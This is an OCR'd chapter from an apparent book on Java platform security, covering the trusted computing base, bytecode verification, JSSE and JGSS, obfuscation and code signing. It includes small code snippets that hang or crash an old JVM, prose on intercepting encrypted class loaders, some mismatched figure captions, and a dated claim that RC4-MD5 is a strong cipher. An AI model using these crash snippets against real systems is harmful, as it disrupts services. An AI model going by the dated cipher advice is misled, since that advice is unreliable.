The safety TCB consists of all components which if buggy could compromise type safety. In the case of JAVA this applies to the interpreter or the JIT compiler (not the source-to-bytecode compiler), the bytecode verifier, the garbage collector, the core runtime system and additional type-unsafe libraries. This includes native code written in C or C++ following the JNI specifications.

The capability TCB includes APIs that access external resources such as sockets or files. Program code is verifiable with mathematical prov-

C	the JIT-Engine, responsible to transform bytecode into native machine instructions, the bytecode verifier and the components responsible for resolving references during linking
GC	Garbage Collector which is responsible for managing the allocation and release of JAVA objects and management of the associated memory blocks
CR	core runtime system which is the minimal part of the JVM responsible for running a JAVA programs (minimal API)
UL	type-unsafe libraries not written in JAVA that support the APIs by coupling them to native resources, such as supporting native code in associated shared objects or dynamic linking libraries for socket communication or the graphical user interface (AWT)
TL	type-safe and security critical runtime routines in the JAVA libraries, parts of the security enforcement systems which are not in CR

Table 5.2: Parts of the TCB

able elements, which is the base for proof-carrying code (PCC). JAVA does not use PCC mechanisms. In the case of PCC the JIT compiler and the bytecode verifier could be kept outside of the TCB, instead a verification-condition generator, a proof checker and the underlying axioms and rules have to be incorporated in the TCB.

Applying these foundations to the JAVA architecture Appel and Wang identified the different components of the JAVA architecture to be part of the safety TCB. The security TCB consists of the safety TCB and additionally includes the parts of the capabilities TCB. The single components are shown in Table 5.2.

$$TCB_{Safety} = C + GC + CR$$
$$TCB_{Security} = TCB_{Safety} + UL + TL$$

Summary

The concept of the trusted computing base (TCB) helps distinguishing between security critical and uncritical issues. This bases on the criteria whether the TCB is affected in its protection state.

5.2.1 The TCB within the JRE

Applying the concept of TCB to the JAVA programming environment, the JAVA compiler is not part of the TCB, as a bug in the compiler does not necessarily lead to a security hole. To enforce the runtime security is the task of the bytecode verifier, which as part of the TCB is responsible to check the classes transferred to the virtual machine for conformance to the security policy. From the perspective of software engineering, keeping the compiler out of the TCB adds an additional degree of freedom in the choice of the used toolset. This placement of the compiler allows any untrusted code emitter such as the Jython compiler for the Python dialect for the JVM, which emits JAVA bytecode (Jython Project, 2005). The same consideration applies to bytecode engineering utilities; most important is the BCEL, which allows generating JAVA bytecode to enhance the code generation flexibilities as the contract bases on verifiable bytecode. With BCEL, the programmer has himself to take care of the constraints checked by the bytecode verification step.

5.2.2 Security con□guration settings of the JRE

Although standard and enterprise JAVA environments store their policy configuration data in default places, application instance specific security settings are assignable via additional parameters such as command-line settings. These policy settings are applicable in addition to the default security settings or may completely replace them via an extension interface. Security settings subdivide in security property settings and policy settings. Properties settings are key/value pairs that define providers. Providers are components that implement a service provider interface (SPI). In Table 5.3 the detailed locations of the JVM security settings are shown.

Environment	Parameter type	Configuration file
J2SE properties	Security providers, policy providers, package creation and access configuration and keystore definitions	`java.security`
J2SE policy settings	Permission associated to evidence (codebase) and principal-based (signature) code	`java.policy` `.java.policy`
J2EE security deployment	EJB, JSP and Servlets security settings for authentication and delegation, role definitions, Access Control Lists (ACLs) and transport security (such as SSL) configuration	`web.xml` `ejb-jar.xml`

Table 5.3: Security Configuration parameters

5.2.3 Trusted JAVA program

According to Gong (2002) a *trusted program* is either a

- A program running in the AllPermissions protection domain, therefore not under a limiting control of a restricted policy enforced by the SecurityManager, or
- An applet or other executable JAVA process with the appropriate rights to modify settings of the trusted computing base, i.e. alter the system properties

Successful verification of the signature of the creator of the remote code establishes the necessary trust.

5.3 Code Containment

The JAVA virtual machine is based on a stack oriented and contained execution model, which implies that code is verified prior execution to support the language security feature (Kozen, 1999) of the JAVA programming language. The format of the portable JAVA bytecode is a standard established by the JVM specification (Lindholm and Yellin, 1997) and is augmented by a detailed bytecode verification process.

The verification process acts following the check point pattern and includes:

- Stack balance checks against malicious overflow and underflow stack operations
- Structural and parameter type checks
- Checks that objects are always initialized prior usage
- Checks that array operations are restricted to valid bounds,
- Assignments are performed with objects of proper types and accessibility restrictions are obeyed

Access to system memory is blocked for non-privileged code by a contained model, as there exist neither JAVA language constructs nor JVM bytecode instructions that directly handle or allocate system memory. These precautions allow JAVA programs to execute in a safe container as it prevent flaws known from the C language such as off-by-ones, buffer overflows (Koziol et al., 2004) by design. Nevertheless, the verifier in the JAVA Runtime Environment is implemented with 4077 lines of C code (Paul and Evans, 2004), so errors in these routines may allow an attacker to bypass the JAVA security architecture.

There is a distinct exception to this rule. The class `sun.misc.Unsafe` class allows manipulating system memory from a few privileged system classes such as those for the JAVA reflection API and object serialization. As application code is not allowed to access this class directly, this class creates no covert channel. In a later chapter it will be shown that these measures cannot guarantee total blockage of system memory access when trusted code granted the `AllPermission` permission is prone to the *Convert Channel antipattern* (see Chapter 8.4). This is the case when the vulnerable extension packages of the JAVA Media Framework are added as an

extension library in the `jre/lib/ext` directory. This increases the attack surface of to the TCB of the JAVA virtual machine.

The main task of the JAVA virtual machine is executing the embedded methods in class files, besides verifying byte buffers from class loaders to the set of correct class file constraints. A virtual machine may perform implementation dependent optimization of the code on certain *hotspot* code fragments, and partially or in total compile bytecode to native code in order to gain performance in repetitive execution, which is of importance for server applications. In those environments, typically a JAVA server JVM is chosen. Whichever optimizations are performed, the original bytecode security information and stack balances and sequences are kept to keep the original semantics and perform consistent security decisions in the case of differing optimization approaches.

5.3.1 Bytecode veri□cation

JAVA Bytecode verification (JBV) is a multi-step process to determinate the membership of a bytebuffer to the set of correct class files. According to Durbin et al. (1997) the problem of determining the correctness of class files is undecidable at load time; the goal of total static correctness was not followed by the designers of the bytecode verifier. Therefore, the virtual machine also accepts classes as verifiable that are not correct, which implies the need for additional checks when references are resolved. The JBV process includes assignment analysis and type cast checking, array bounds checking and other dynamic structure checks to ensure the correctness of classes to the JAVA language specification. An informal specification of the JBV process is located in Lindholm and Yellin (1997), a more formal approach is expressed by Coglio et al. (1998). For certain environments with special constraints to timing such as real time requirements, costs and efficiency restrictions such as in embedded devices or control




Figure 5.2: Class Files Categorization scheme

instant response systems the scope and strategy of JBV may differ from the strategy described in the JVM spec.

5.3.2 Bytecode veri□cation steps

The four steps of JBV in the JDK reference implementation by Sun are performed as follows, the steps are also depicted in Figure 5.3:

1. The first step is not concerned with bytecodes themselves. It is performed directly after loading a bytearray and is responsible for initial checks of the proper static format and performing all verifications that do not need an in-depth view into the bytecode. This includes checking the magic constant number 0xCAFEBABE in the first 64 bits of the classfile and the correct length of all recognized attributes. The class file itself has to be in proper length and must not contain additional bytes appended. The first JBV step is to establish an initial level of trust by recognizing the structure in the bytearray as a valid class file with valid length attributes.




Figure 5.3: Bytecode verification

2. The second verification step checks the single parts of the byte array structure for correctness, such as the constant pool. The actions include static completeness checks for required attributes such as referring to a correct type, class or name descriptor when declaring fields and methods. This step enforces proper super class relationships between declared classes (which has to at least inherit from the root class `java.lang.Object`) of the JAVA type hierarchy. Enforcement of the `final` modifier forbids declaring subclasses from final classes. The second verification step does not resolve class references. Therefore, missing classes called from code in the class are not detected.

3. The third step is the core bytecode verification and involves checks on the bytecode sequence. This includes verifying static constraints such as verifying the maximum local variable count and asserting structural constraints for analyzing data flow. Data flow analysis

includes correctness of object initialization, proper usage of wide (long, double) data types and subroutine handling. The third verification step can be divided in check of static and dynamic constraints. The *static checks* include correctness of the control flow of the bytecode such as rejecting jumps that do not direct to the beginning of a statement or jump beyond the address range of the current method. They reject access to local variables with an index larger than the largest index of a local variable, which is annotated in the metadata for every method. The dynamic constraints check the flow of data on the stack such as verifying whether the stack balance is valid on all paths of a method. Local variables are checked before they undergo a read access whether an initialization with a proper type has occurred in beforehand in the control flow. A detailed list on all checks performed in this stack can be found in the JVM specification (Lindholm and Yellin, 1997).

4. The last and fourth step of JBV is delayed until the actual execution of the class, as executing the class may trigger the chained loading of dependent classes to resolve the references. This action is necessary to check whether the referenced methods or fields actually exist. If they exist they have to match the correct signature or data type and must be accessible in terms of the JAVA language which is determined by the access modifier defining the public, protected or package scope of the referenced entity. During these checks, the actual security police in place may in part or completely be configured to suppress access checks on data fields and methods. Verifying only remote classes with the measures of step 4 is the default setting of the JDK. By using the `verify` flag the range of checked classes can be extended to local classes.

5.3.3 Evaluation of Bytecode verification

Limiting checks of step 4 to remote classes only is an unintuitive restriction of security, as local classes can be as untrustworthy as remote classes. An observation by Haase (2001) showed, that although the checks in the bytecode verifier have the goal to let safe classes pass and block unsafe ones it is unable to block certain malicious classes,

- Infinite loops in static initializers (although there is a rudimentary check in the `javac` compiler for infinity loop patterns) may occur. As the compiler is not part of the TCB, this check cannot be relied on from a security perspective, as different code emitters may not implement this check
- JAVA code that never finishes the static initializer as displayed in Figure 5.5 or abort the processing of the JVM by exploiting a coding error in the core of the JVM TCB, as demonstrated in Figure 5.4 and documented in the bug database of Schönefeld (2003h).

It has been criticized by Coglio (2003) that the JVM specification is missing a formal description of the JBV process. This specification ambiguity has been increased with Sun's packaging of JDK 1.5. Sun decided to deploy the graphical and command line bytecode verification tools of BCEL into the JDK core classes. These classes use other algorithms than the native JVM internal verifier. Unfortunately, they also provide other verification results, which provide an inconsistent perspective on the process of bytecode verification.

5.3.4 Verification and local classes

Classes loaded via the root class loader are not verified by default prior execution.

When running the code in Figure 5.6 and Figure 5.7 the program prints a null value to the console. After modification of the **public** modifier to

```
public class StaticInitEternalWait {
   static int knock = 1;
   static {
      while (knock == 0
       ? true: true) { ; }
   }
}
```

Figure 5.4: JVM crashing object allocation

```
public class StaticInitSilentCrash{
  public static void main(String[] a) {
    System.out.println("never reached!");
  }
  static int marker = 0;
  static {
    Object o = new Object[]{};
    while (marker == 0 ? true: true) {
      o = new Object[]{o,o};
      ;
    }
  }
}
```

Figure 5.5: Garbage collector bug in JDK 1.4.2 causing JVM silent crash

```
public class Privatier {
   public String element;
}
```

Figure 5.6: Testing the verifier, Accessor.java

```
public class Accessor {
  public static void main(String[] a){
     Privatier p = new Privatier();
     System.out.println(p.element);
  }
}
```

Figure 5.7: Testing the verifier, Privatier.java

private in `Private.java` and a new compilation of the modified source code a new vesion of `Privatier.class` is generated. When starting the `Accessor.java` again, the runtime environment executes as before and does not complain about the new limited visibility of the now private String element. Only when the JVM is started with the `-verify`, it enforces bytecode verification for locally loaded classes. In this case, the JVM exits with an `IllegalAccessError` as shown in Figure 5.3.4.

```
schonef@XSTATION:~/JVMCrash> \JAVA -verify Accessor
Exception in thread "main" java.lang.IllegalAccessError: tried to access field
Privatier.element from class Accessor
        at Accessor.main(Accessor.java:5)
```

Figure 5.8: Illegal Access Error

5.3.5 Language Security Features

Another important feature of code containment is specified by the JAVA language specification as a default protection against security compromises even when naive or careless programming was performed.

These precautions include:

- Implicit coercion enforced by a runtime system can be problem as it leads to unexpected types of objects. The JAVA language specifica-

tion bases on explicit coercion, which moves the responsibility for casting the right type to the programmer. This is especially an issue with object serialization as in the default mode of the JVM the *Uninvited Object Antipattern* (see Chapter 8.5) may occur. This means that during deserialization an object is first handled by the JVM (by invoking the readObject method) and later in control flow checked by the application program if the right type was send.

- Strong typing permits declaring objects with no type, they are least objects with the properties of `java.lang.Object` . From a semantical perspective this type is often misused as a JAVA interpretation of the concept of typeless (void) concepts, with the same implications as in other programming languages such as type confusion and problems from illegal casts. As many API-routines in the JDK only accept the least derived type, the root type `java.lang.Object` , such as the `add`-method of the `java.util.Vector` class, programmers often have to cope with illegal casts on the application layer. This problem was addressed by introducing concepts of generative templates (Austin, 2004) in JDK 5.0 but exists in a wide range of existing legacy code. The template approach moves the responsibility for explicit coercion (such as finding the correct type for an object taken from an untyped collection) from the programmer to the compiler and the responsible classes in the runtime system.

- Protection of system memory from direct influence of the program lowers the attack surface. Implementers are only concerned with starting object lifecycle with the `new` instruction, which maps directly to `new` or `ANEWARRAY` operands in bytecode representation. This call is mediated by the runtime system that performs the physical memory allocation. The garbage collector performs deallocation of objects asynchronously.

- Protection against the creation of uninitialized objects is enforced by

the virtual machine. Constructors are the point of enforcement of necessary preconditions. Primitive types are always initialized with a default value such as zero for integers. However, with JDK 1.4.2 there still exist problems with assuring initialization of static fields in applets. The event loop of applet may cause access to the static fields at an earlier point in time than the initialization is performed.

- Accessibility levels such as private, protected, package and public allow restricting the visibility of fields. The enforcement of these modifiers can be bypassed by privileged code, such as in the case of serialization by the reflection API. The code however needs an adequate set of permissions to bypass visibility enforcement, which is the case for code loaded by the boot class loader or code granted with special reflection permissions (see Chapter 5.6.1).

- Final classes, fields, and methods are protected against override attempts by sub-classing. Final fields, however, may change their value during the execution of the static initializer of a class from their default value to their final value; a malicious thread could exploit this. A common misconception if that the final keyword protect the value of an object. It just protects the value of primitive fields or the value of object pointer. The missing part in protection has to be done by the programmer to use immutable object in conjunction with the final parameter. In consequence using arrays with the final keyword does not ensure immutability of the array items it just prevents reassignment to the array pointer.

- Protection of private fields against modification is limited to the local scope of the JAVA virtual machine. Default serialization of an object (Sun Microsystems, 2001b) also transmits private fields. This results at least in the violation of confidentiality when the transmission media is observed or even modified by an attacker. Therefore, a programmer has the choice to define a field as `transient`,

which omits a field from serialization. Overriding the `readObject`, `readResolve` and `writeObject` method allows restricting the sequence and range of fields during serialization. Programmers may choose implementing the `Externalizable` interface to define custom serialization routines. Object types transferred with `writeExternal` and `readExternal` can be transformed to arbitrary formats during transmission. This allows adjustment to the security requirements with the highest degree of freedom such as defining per object encryption or other protection mechanisms such utilizing SealedObjects or GuardedObjects.

5.3.6 Protecting data in transit with cryptography

Data handled by the virtual is protected by the core protection mechanisms of the virtual machine and checks of the compiler for the JAVA language. Data leaving the local virtual machine by RMI (remote method invocation) or other forms of remote access is losing these confidentiality attributes and therefore has to be transformed into a protected representation when transmitted or stored outside of the JVM, which means outside of the TCB. Outside of the TCB, trust is provided by certificate and the validity of encryption keys. Checking certificates proves the legitimate accesses to an object by an entity. Cryptography is therefore a fundamental approach to enforce confidentiality, integrity, and accountability. This addresses the following threats typical to distributed systems.

Concept	Addressed Threat
Confidentiality	Sniffing
Integrity	Switching
Accountability	Spoofing
Secure Randomness	Replaying
Strong Algorithms	Brute-Forcing

Table 5.4: Distributed Threats and Cryptography

As shown in Table 5.3.6 availability is not an issue that can be protected primarily with cryptographic techniques. Cryptography may be a sufficient hurdle against adversaries. They need to pass it before being able to perform a usurpation attack to take control of the system.

5.4 Communication Security

Data in transit between nodes, commonly known as networking, pass several semantic layers of the ISO/OSI reference model for communications, which results in several interception points to apply protection via cryptographical mechanisms either on the network, runtime system or application level. The security on the network layer can be leveraged by using proprietary encryption facilities of network devices or standards based encryption features of IPv6.

5.4.1 Transport Layer

On the transport layer the SSL standard version 3.0 allows client, server, and mutual authentication features. SSL is a protocol that is based on initial work of Netscape is supposed to be replaced by its successor TLS, which is a standard specification issued as RFC by the IETF (Dierks and Rescorla, 2008). SSL is located on the transport layer establishes a transparent secure communication channels and is complemented by the Generic Security Services. The GSSAPI is a cross-platform standard that allows using authentication protocols such as Kerberos for using third-party proof of user□s identities on the session layer. The JAVA API to SSL/TLS provides protected socket classes that are implemented by the JAVA Secure Socket Extensions (JSSE).

The JSSE packages (located in `javax.net.*`) are usable to protect data against sniffing and manipulation during transit by using encryption and

checking identity via certificates. The exposed interfaces of the JSSE-framework are a specialization of the basic socket APIs and replace the Socket class which transports data in plain text with an `SSLSocket` class and the default `SocketFactory` class with an `SSLSocketFactory` class. These classes support data encryption.
Client-Authentication is activated by setting the `setNeedClientAuth` boolean field belonging to the`SSLSocketFactory` class. Servers may request the encryption type of a connection by querying the cipher in use and optionally deny the request.
Besides usage in basic J2SE, the JEE specification (JAVA Enterprise Edition) also encourages usage of secure sockets for enterprise data. This is achieved by demanding several ciphers to be mandatory implemented by the JSSE. `TLS_RSA_WITH_RC4_128_MD5` is a strong cipher and frequently used to provide secrecy.
Servlet hosting is a typical application scenario that is concerned with supplying HTTP clients with dynamic content. The server can be protected via SSL/TLS against unprivileged access. It is possible to restrict connections to a sufficient security level. This can be achieved either programmatically by requesting the security flag from the `HttpRequest` object or by setting security constraints in *transport-guarantee* tag, which is specified in the servlet deployment descriptor. The descriptor for transport security can be either set to `CONFIDENTIAL`, `INTEGRAL` or `NONE`. Similar settings are not applicable for RMI calls to Enterprise JAVA Beans, but non-local EJB calls are required by Section 2.6.4 of the JEE specification to use RMI-IIOP communication. RMI-IIOP transport can be protected over a TLS or SSL transport channel by specifying an SSLSocketFactory for RMI.

The CSIv2 security standard (Hartman et al., 2001) specifies the interaction between the different layers that carry authentication, message protection and additional security attributes. CSIv2 helps to protect IIOP messages transparently to the upper layers. The involved components are

depicted in Figure 5.9




Figure 5.9: RMI

JSSE implements a plugin philosophy and is configurable either via program settings or declaratively by command line properties. Although the only protocol currently protected by SSL is HTTP resulting in HTTPS, other application level protocols such as RMI and LDAP are extensible with encryption and message integrity features via JSSE and additional programming such as custom socket factories (Sun Microsystems, 2003h). Although underspecifying those solutions leads to repetitive proprietary development, the approaches regarding the standardization of RMI Security using JSSE have been declined by the JCP process (Sun Microsystems, 2001a).

5.4.2 Session Layer

JSSE protection is not directed to the application layer it is designed as protection on the network layer. User sessions have typically a shorter lifecycle than a socket connection. Therefore, user sessions are often based on tokens that are passed with requests to their destination to prove the iden-

tity of the caller. The Generic Security Services Application Programming Interface (GSSAPI) (Linn, 2000) classes are on the ISO/OSI session layer and located in the `org.ietf.jgss` package. The GSSAPI is designed for token management and is defined on top of the Kerberos 5 protocol. Kerberos allows the delegation of trusted principal information over a shared network. A typical use case for delegation is located in requirement of moving requests forward to a third party processing system. Although forwarded by the same technical process each request is equipped with differing credentials stemming from the originating client. Kerberos is able to maintain the individual credentials with the requests forwarded, so that the destination system does not only receive the credentials of the source system queue manager, it also receives the credentials of the originating subject, which is necessary to perform the needed *access decision* remotely.

Choosing the right layer

JGSS is the JAVA implementation of the GSSAPI. Both JSSE and JGSS provide the necessary functionality to fulfill security requirements such as trust management (by implementing mutual authentication of clients and servers) as well as privacy management (by protection of data in transit via encryption functionality). Nevertheless, they differ in the approach how to apply these technologies, so a description of JGSS is done by describing the differences and typical use cases compared to those of JSSE.

5.4.3 Reuse of Identity Information

- JGSS, which is part of the JAVA 2 Standard Edition since Version 1.4 provides interfaces that allow reusing identity credentials that are already available in an underlying identity provider, such as the login component of the operating system. If an operating system sup-

ports the Kerberos protocol as its mechanism for mandatory access control, the credentials can be used in a JAVA application. JGSS is able to obtain the identity of the current user. This has beneficial effect on usability, as it is not needed to reenter the identity and password. Such a configuration is frequently referred to as SSO (single sign-on). Whether such a mechanism is acceptable is defined by a security policy that states that a JAVA application is allowed to trust the identity information of the third-party identity proper, i.e. the operating system, which is typically the case for local controllable intranet environments.

- The current version of JSSE in contrast does not support Kerberos and therefore, implementing SSO via JSSE is not possible via the Kerberos protocol. It is expected that this will change in the future when the cipher suites basing on Kerberos used to protect the TLS layer have been standardized by the IETF (Dierks and Rescorla, 2006), so they can be supplied in the JDK or by third party products.

5.4.4 Communication channels

- JSSE (JAVA Secure Socket Extensions) is an API for secure communication over reliable transport sockets (typically TCP-based) implemented in the `Java.net` and `javax.net` packages. Therefore, the best-fit granularity for JSSE is on the socket level. JSSE is appropriate to provide a secure foundation for utilizing and providing wide-scale standards based services such as HTTP over SSL, which is also abbreviated as HTTPS.

- JGSS in contrast is not bound to sockets; moreover, every communication channel can be protected with JGSS generated tokens. This implies that the definition of transport channels, streams, and tokens are handled by the application, which is acceptable for custom implementations to establish mutual trust and protection.

5.4.5 Delegation of credentials

- JGSS is used to standards based transfer of identity credentials to a server using the Kerberos protocol. This is typically useful for multi-tier environments, where identities are passed to the Kerberos enabled target systems via intermediary services.

- Delegation of credentials is not supported by JSSE as its primarily scope is to protects socket-based communication channels.

5.4.6 Encryption

- The socket classes provided by JSSE are SSL-enabled subclasses of the standard JAVA socket classes. Identities of sender and receiver are not taken into account during as sockets are bound to technical addressable entities such as host and port which may be shared by several users (using the same proxy server).

- When requirements include both, plain- and ciphered communication, using JGSS tokens in contrast provides the flexibility to adjust the level of protection to the expected threat exposure. Encrypting only the privacy-sensitive information may significantly reduce system load.

5.4.7 Supported protocol standards and use cases

- JSSE is based on the TLS specifications by the IETF. As stated above wide-scale 1-n service providing such delivering dynamic HTTPS web pages based on servlets or providing services using custom protocols protected by secure sockets are typical use cases for JSSE.

- JGSS provides a client-side implementation of the Kerberos protocol. This is typically needed in use case scenarios where mutual authentication is evident. SASL is an example for a GSS compatible

protocol. Typical examples are JAVA based LDAP clients that require Kerberos client functionality to communicate to a SASL-enabled service (such as an LDAP directory server) via JGSS.

5.4.8 Ease of use

- JSSE works by just enhancing existing JAVA socket code by replacing the secure socket class and optionally adding the level of needed authentication.
- Efficient programming of JGSS client software is dependent of deep knowledge of the Kerberos infrastructure from which identity information shall be reused in the application. This may be an entry hurdle to an inexperienced application programmer.

5.5 Code Protection

Algorithms stored in bytecode are an intellectual property of its author. The threats against code itself involve beside illegal use through copy and theft also protection of the algorithms. When the source code is accessible via public media, a white box analysis can be performed. Contrary Reverse engineering (black box analysis) observes without prior knowledge the behavior of a system and recaptures the structures stored in the binary and compiled code. Reverse engineering (RE) can both be a threat and a blessing for JAVA security architects.

RE is dangerous in terms of disclosing secrets and structures that are useful for a malicious user to launch an attack. This is conflicting with the right of a customer to verify the functionality, security compliance, or interoperability of a software product. A decompiler (Nolan, 2004) is a common tool usable for both purposes. Several decompiling products exist, most achieve usable results when applied to class files compiled with

a normal JAVA compiler. In order to protect code obfuscation algorithms can be used. Obfuscators manipulate the class files by rearranging control flow in methods and mix the net control flow with dummy operations and loops. The effect is that decompilers that only rely on patterns typical to the emitted results of JAVA compilers will lose their orientation and will not be able the reconstruct the original net control flow.

5.5.1 Obfuscation

The obfuscation mechanism transforms the constant pool entries to unreadable names and realigns control flow instruction in order to confuse decompilers. Due to the late binding characteristics of the JAVA class loader procedure, which occurs in step 4 of bytecode verification, obfuscation is only effective if applied to all used classes of an application. This includes third-party jars. Otherwise, calls to these jars may still reveal the structural inner logic of classes. A general problem with obfuscation is the overhead for the virtual machine, which may not be able to optimize obfuscated bytecode as it does not comply furthermore to known control flow patterns emitted by the JAVA compiler, so obfuscated code will potentially have a degraded performance compared to the original code.

A positive side effect of obfuscation is the reduction of class files sizes, as shortening variable names and removal of debug information shortens the size of class files. As most classes are typically loaded from compressed jar files and not from individual system files the time advantage is negligible.

Obfuscation is closely related to other bytecode engineering techniques, so it can be also used to reduce quality of service depending on a license value. As an example, the Sandmark (Collberg et al., 2003) implementation by the University of Arizona provides a degrading obfuscation algo-

rithm that additionally degrades performance of an application, which is useful to limit the usefulness of demonstration or try-before-buy software.

5.5.2 Cryptography

A cryptographical approach to code protection is based on using a hierarchy of trust, which is established by the use of digital certificates. JAVA applications utilize the API of packages located in the JCA to manage the lifecycle of standards based certificates.

Trustworthy Code

The CPA (Certification Path API) is a part of JCA and the implementation is located in the `java.security.cert` package. It provides a read-only view on certificates and the information (attributes) embedded within those. The core entities of the CPA are:

Keystore is a container type to store abstract certificates. Keystores may use implementation dependent formats such as the JKS (JAVA Keystore) format, which is a proprietary JDK implementation. To use standard keystore formats such as PKCS#12, an appropriate implementation has to be registered with the JDK. A class implementing the keystore stores public and private keys, which help to provide confidentiality by encrypting and decrypting data.

Truststore is a container class to store trust certification keys to authenticate trusted third parties. Trusted third-party certificates are stored in the `cacerts` file in the `${Java.home}/lib/security/` directory, which is deployed with the JDK. Due to this deployment dependency the JDK has to be redeployed when certificates within the truststore becomes outdated (which was the case from 1.4.2_02 to 1.4.2_03).

Certificate The format independent abstract base interface to represent digital certificates.

X.509 Certificates A representation format of digital certificates according to the X.509 specification. The JKS provider and the keytool utility can generate and handle X.509 certificates. An alternative infrastructure to manage X.509 certificates is provided by tools coming with the OpenSSL frameworkOpenSSL Project (2007).

CertificateFactory is an abstract type, needed to generate certificates of a certain format. Instances of `java.security.X509Certificates` are generated by the use of a `X509CertificateFactory`.

Proof of Origin

In the context of code protection cryptography is used to provide a proof of origin. Components distributed to the application client are typically signed by the provider or vendor. This is done for protection against tampering and modifications. A signed component will less likely install backdoors or malware on the customer's host as it can be tracked back to the signer. Digital signatures can be used by a customer to evaluate the trustworthiness of a component which the strength of the signing algorithm seen from a technical perspective. Trust may also involve a subjective part, which in technical businesses often depends of the quality level and the prior history of customer with the vendor. As detailed evaluation of this perspective is out-of-scope, the term *code trust* is limited to technical trust in this discussion.

Naive implementations of code protection may use cyclic redundancy check hashes (CRC32) or other digest algorithms like MD5 or SHA1 to check the integrity of a file. Nevertheless, these methods do only cover the validity of a file in respect to a provided check sum and do not allow proving the origin of the hashed artifact.

To overcome this deficiency hashed message authentication codes (HMAC)

(Krawczyk et al., 1997) provide the benefit of cryptographical protection. The `jarsigner` is a JDK-bundled tool that allows enhancing JAVA components, typically deployed as jar files with cryptographic evidence of origin. After performing the signing procedure the metadata of the jar file stored in the `META-INF` directory is enhanced with additional hash information per signed file. The hash information provides the hashed message authentication code (HMAC) as a proof of identity. This done once for the jar file as the manifest and additionally the digest of each file in the jar is signed in the `{keyname}.sf`-file. A block signature containing the signature of the Signature file in binary form as well as the certificates needed for verification is additionally provided. The name is built from appending the key alias and the signature algorithm used, such as `Marc.DSA` when the `jarsigner` was started with the key `Marc` and the `DSA` algorithm.

5.5.3 Visibility

The visibility between classes is limited via package name spaces. The name spaces are enforced by class loaders. Therefore, the complete identification of a class loaded into the JVM is the class loader instance and the qualified class name. Classes of the TCB (in the TL) (typically all `java.*` packages) are always loaded via the primordial class loader, which is also part of the TCB. This ensures that no classes are mixed in by malicious class loaders during the initialization of the JVM.

A naive attack to bypass the security enforced to package members by visibility rules would be to define additional classes with the same package prefix as the victim package and exploit the package visibility to read the package protected fields in this package. This can be prevented by adding an additional `Sealed: True` attribute to the manifest file of a jar file.

The security manager enforces the targets `package.definition` and `package.access` of the `SecurityPermission` provide an additional line of defense to prevent spoofing package identity.

Defining Permissions is a common mechanism to limit the access to protected resources such as files, sockets, etc. when running in a contained environment. These are also used in the `doPrivileged` methods of the `AccessController` class to check code prior execution explicitly for a given permission according to the check point security pattern. This is explained in detail in Chapter 7.1.11. A detailed overview over permissions provided in the JDK and the risks involved setting them is provided in Chapter 5.6.1. Custom permissions are derived from the `Permission` and the `BasicPermission` class of the `java.security` package. However even when access to protected resources is granted in a JAVA policy by a `SocketPermission "listen"` on port 79 on a common POSIX system. It may not be usable for a non-root application as all port numbers lower 1024 are usually restricted to the root (uid=0) account. The same consideration applies to `FilePermissions` on Microsoft Windows 32 systems and POSIX systems, therefore the JAVA security manager can only limit the resource access permissions already granted to the contained process by the operating system. The security manager cannot enhance them to circumvent the privilege limits already enforced by the underlying operating system.

5.5.4 Encrypted Classes

As classes are loaded via class loaders into the virtual machine, an alternative to protect algorithms and secrets in code is encryption of class files before deployment and decrypt them via a customized class loader. This is a different approach to code signing, which only protects integrity whereas class encryption attempts confidentiality. This approach is as secure as long as the keys used for encryption by the deployer and the keys used for decryption by the class loader remain secret.

If an attacker has control over the client TCB, which contains the runtime libraries of the JVM he is able to add interception points to the en-

crypting class loader in order to retrieve the key or other confidential data on a lower layer. An attacker can then try to intercept the transmission of the decryption key to the class loader, which is protected for transport by SSL.

This approach appears to be secure in the first place. Nevertheless, SSL sockets are only providing network layer protection so they cannot prevent that the attacker spoofs a given identity and the behavior of the decrypting class loader and retrieves the encrypted information for his purposes. This can be accomplished by intercepting the method calls to the `java.net.Socket` class or the root class of the modified class loader to retrieve the unencrypted class files used in the transmission.

5.5.5 Evaluation of Code Protection

